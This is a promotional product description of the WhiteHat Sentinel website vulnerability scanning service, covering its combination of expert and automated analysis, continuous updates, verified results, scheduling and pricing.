Find Vulnerabilities, Protect Your Website – The WhiteHat Sentinel Service is a unique combination of expert analysis and proprietary automated scanning technology that delivers the most comprehensive website vulnerability coverage available. Worried about the OWASP Top Ten vulnerabilities or the WASC Threat Classification? Scanners alone cannot identify all the vulnerabilities defined by these standards. WhiteHat Sentinel can. Many of the most dangerous vulnerabilities reside in the business logic of an application and are only uncovered through expert human analysis.
Continuous Improvement and Refinement– WhiteHat Sentinel stays one step ahead of the latest website attack
vectors with persistent updates and refinements to its service. Updates are continuous – as often as one day to several weeks, versus up to six months or longer for traditional software tools. And, Sentinel uses its unique “Inspector” technology to apply identified vulnerabilities across every website it evaluates. Ultimately, each site benefits from the protection of others.
Virtually Eliminate False Positives – No busy security team has time to deal with false positives. That’s why the WhiteHat Sentinel Security Operations Team verifies the results of all scans. Customers see only real, actionable vulnerabilities, saving time and money.
Total Control – WhiteHat Sentinel runs on the customer’s schedule, not ours. Scans can be manually or automatically scheduled to run daily, weekly, and as often as websites change. Whenever required, WhiteHat Sentinel provides a comprehensive assessment, plus prioritization recommendations based on threat and severity levels, to better arm security professionals with the knowledge needed to secure them.
Unlimited Assessments, Anytime Websites Change– With WhiteHat Sentinel, customers pay a single annual fee,
with unlimited assessments per year. And, the more applications under management with WhiteHat Sentinel, the lower the annual cost per application. High volume e-commerce sites may have weekly code changes, while others change monthly. WhiteHat Sentinel offers the flexibility to assess sites as frequent as necessary.